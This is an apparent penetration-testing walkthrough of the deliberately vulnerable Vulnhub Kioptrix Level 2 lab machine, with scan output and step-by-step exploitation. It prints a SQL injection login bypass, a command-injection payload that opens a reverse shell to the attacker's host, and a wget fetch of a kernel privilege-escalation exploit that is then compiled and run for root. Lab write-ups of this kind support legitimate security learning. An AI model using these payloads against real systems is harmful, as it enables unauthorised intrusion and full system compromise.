Vulnhub-Kioptrix_level_2

Default network connectivity of this machine is BRIDGE. I prefer using the NAT mode, however, I encountered an issue when attempting to modify the settings: after changing to NAT, upon restarting, it automatically switches back to BRIDGE mode.

Here are the solutions:

- Remove the network adapter.
- Delete all lines in the vmx file that start with ethernet0.
- Add a network adapter and select NAT mode.

OK, Let's begin our journey of penetration test !

Let us start with port scan and servece detection.

```
┌──(root㉿kali)-[~/Desktop/vulnhub/kioptrix_2]
└─# masscan -p1-65535 192.168.122.13 --rate=1000
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2023-11-03 14:33:33 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 631/tcp on 192.168.122.13
Discovered open port 22/tcp on 192.168.122.13
Discovered open port 3306/tcp on 192.168.122.13
Discovered open port 111/tcp on 192.168.122.13
Discovered open port 80/tcp on 192.168.122.13
Discovered open port 630/tcp on 192.168.122.13
Discovered open port 443/tcp on 192.168.122.13
rate:  0.00-kpps, 100.00% done, waiting -22-secs, found=7
```

```
┌──(root㉿kali)-[~/Desktop/vulnhub/kioptrix_2]
└─# nmap -sC -sS -sV -A -p 22,80,111,443,631,3306 192.168.122.13
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-03 10:38 EDT
Nmap scan report for 192.168.122.13 (192.168.122.13)
Host is up (0.00084s latency).

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 3.9p1 (protocol 1.99)
|_sshv1: Server supports SSHv1
| ssh-hostkey:
|   1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)
|   1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)
|_  1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)
80/tcp   open  http     Apache httpd 2.0.52 ((CentOS))
|_http-server-header: Apache/2.0.52 (CentOS)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
111/tcp  open  rpcbind  2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1            627/udp   status
|_  100024  1            630/tcp   status
443/tcp  open  ssl/http Apache httpd 2.0.52 ((CentOS))
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
|_http-server-header: Apache/2.0.52 (CentOS)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ssl-date: 2023-11-02T05:20:29+00:00; -1d09h17m50s from scanner time.
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-10-08T00:10:47
|_Not valid after:  2010-10-08T00:10:47
631/tcp  open  ipp      CUPS 1.1
|_http-server-header: CUPS/1.1
| http-methods:
|_  Potentially risky methods: PUT
|_http-title: 403 Forbidden
3306/tcp open  mysql    MySQL (unauthorized)
MAC Address: 00:0C:29:CE:DC:F2 (VMware)
```


What captures my interest most is HTTP service running on port 80. Just move forward and check it with dirsearch and nikto etc.

```
┌──(root㉿kali)-[~/Desktop/vulnhub/kioptrix_2]
└─# nikto -h 192.168.122.13
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.122.13
+ Target Hostname:    192.168.122.13
+ Target Port:        80
+ Start Time:         2023-11-03 10:38:41 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.0.52 (CentOS)
+ /: Retrieved x-powered-by header: PHP/4.3.9.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-sc
anner/vulnerabilities/missing-content-type-header/
+ Apache/2.0.52 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /manual/: Uncommon header 'tcn' found, with contents: choice.
+ /manual/: Web server manual found.
+ /icons/: Directory indexing found.
+ /manual/images/: Directory indexing found.
+ /icons/README: Server may leak inodes via ETags, header found with file /icons/README, inode: 357810, size: 4872, mtime: Sat Mar 29 13:41:04 1980. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1
418
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8909 requests: 1 error(s) and 17 item(s) reported on remote host
+ End Time:           2023-11-03 10:39:29 (GMT-4) (48 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


```
┌──(root㉿kali)-[~/Desktop/vulnhub/kioptrix_2]
└─# dirsearch -u http://192.168.122.13

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /root/.dirsearch/reports/192.168.122.13/_23-11-03_10-39-40.txt

Error Log: /root/.dirsearch/logs/errors-23-11-03_10-39-40.log

Target: http://192.168.122.13/

[10:39:40] Starting:
[10:39:43] 403 -  296B  - /.htaccess.save
[10:39:43] 403 -  296B  - /.htaccess.bak1
[10:39:43] 403 -  293B  - /.ht_wsr.txt
[10:39:43] 403 -  298B  - /.htaccess.sample
[10:39:43] 403 -  294B  - /.htaccess_sc
[10:39:43] 403 -  296B  - /.htaccess.orig
[10:39:43] 403 -  297B  - /.htaccess_extra
[10:39:43] 403 -  286B  - /.htm
[10:39:43] 403 -  294B  - /.htaccessOLD
[10:39:43] 403 -  295B  - /.htaccessOLD2
[10:39:43] 403 -  294B  - /.htaccessBAK
[10:39:43] 403 -  296B  - /.htaccess_orig
[10:39:43] 403 -  287B  - /.html
[10:39:43] 403 -  292B  - /.htpasswds
[10:39:43] 403 -  293B  - /.httr-oauth
[10:39:43] 403 -  296B  - /.htpasswd_test
[10:40:14] 403 -  290B  - /cgi-bin/
[10:40:23] 403 -  288B  - /error/
[10:40:29] 200 -  667B  - /index.php
[10:40:29] 200 -  667B  - /index.php/login/
[10:40:36] 301 -  317B  - /manual  →  http://192.168.122.13/manual/
[10:40:36] 200 -    7KB - /manual/index.html
[10:41:11] 403 -  288B  - /usage/
```

Unfortunately, there is no information available that helps me go ahead.

So , I seek for the most direct approach and access port 80 by firefox:




What comes to me firstly and strongly is SQL INJECTION. I tried to fill the blank with `admin' or 1=1–` `123456`. Unbelievably , I directly accessed the backend , bypassing the limitation of admin panel.




Following is a classic PING functionality, where command injection comes to mind quite easy.

When I input 127.0.0.1:



PING command executed successfully as expected and I received correct response.

Then I turned to id command:



Got it! Now we can be sure that command injection can be performed over here. Through the same method we can gain a reverse shell as well by sending a command to create a reverse shell:

```
127.0.0.1; sh -i >& /dev/tcp/192.168.122.111/4444 0>&1
```

At the same time, I recerved a bash shell successfully on my attack machine:

```
──(root㉿kali)-[~/Desktop/vulnhub/kioptrix_2]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.122.111] from (UNKNOWN) [192.168.122.13] 32789
sh: no job control in this shell
sh-3.00$ id
uid=48(apache) gid=48(apache) groups=48(apache)
sh-3.00$
```

The preliminary step I undertake is uploading LINPEAS to seek for potential vulnerabilities that can be exploited.

We ought to initate a python http server on our machine, and then proceed to download linpeas onto the target machine using the wget command for subsequent execution.

```
═══════════════════════════════╣ System Information
╠═══════════════════════════════

                                 ╚═══════════════════╝



╔═══════════╣ Operative system
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-
exploits

Linux version 2.6.9-55.EL (mockbuild@builder6.centos.org) (gcc version 3.4.6
20060404 (Red Hat 3.4.6-8)) #1 Wed May 2 13:52:16 EDT 2007

LSB Version:    :core-3.0-ia32:core-3.0-noarch:graphics-3.0-ia32:graphics-3.0-
noarch
Distributor ID: CentOS
Description:    CentOS release 4.5 (Final)
Release:        4.5
Codename:       Final
```

Upon inspecting the system information section, it has been determined that the version identified is 2.6.9, specifically CentOS.

```
┌──(root㉿kali)-[~/Desktop/vulnhub/kioptrix_2]
└─# searchsploit centos 2.6.9
---------------------------------------------------------------------------------
--------------------------------------------------------------------------------
-------------- ---------------------------------
 Exploit Title

             |  Path
---------------------------------------------------------------------------------
--------------------------------------------------------------------------------
-------------- ---------------------------------
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86)
- 'ip_append_data()' Ring0 Privilege Escalation (1)
             | linux_x86/local/9542.c
---------------------------------------------------------------------------------
--------------------------------------------------------------------------------
-------------- ---------------------------------
Shellcodes: No Results
```

Returning to the searchsploit once again, we can easily find an exploit for privilege escalation.

The final step is uploading the script to the target machine, compiling it, executing it, and then achieving a successful privilege escalation.

```
bash-3.00$ wget http://192.168.122.111:8080/9542.c -O /tmp/exp.c
--01:35:39--  http://192.168.122.111:8080/9542.c
           => `/tmp/exp.c'
Connecting to 192.168.122.111:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,535 (2.5K) [text/x-csrc]

    0K ..                                                     100%   36.08 MB/s

01:35:39 (36.08 MB/s) - `/tmp/exp.c' saved [2535/2535]

bash-3.00$ cd /tmp
bash-3.00$ gcc -o exp exp.c && ./exp
exp.c:109:28: warning: no newline at end of file
sh: no job control in this shell
sh-3.00# whoami
root
```

ROOT IT!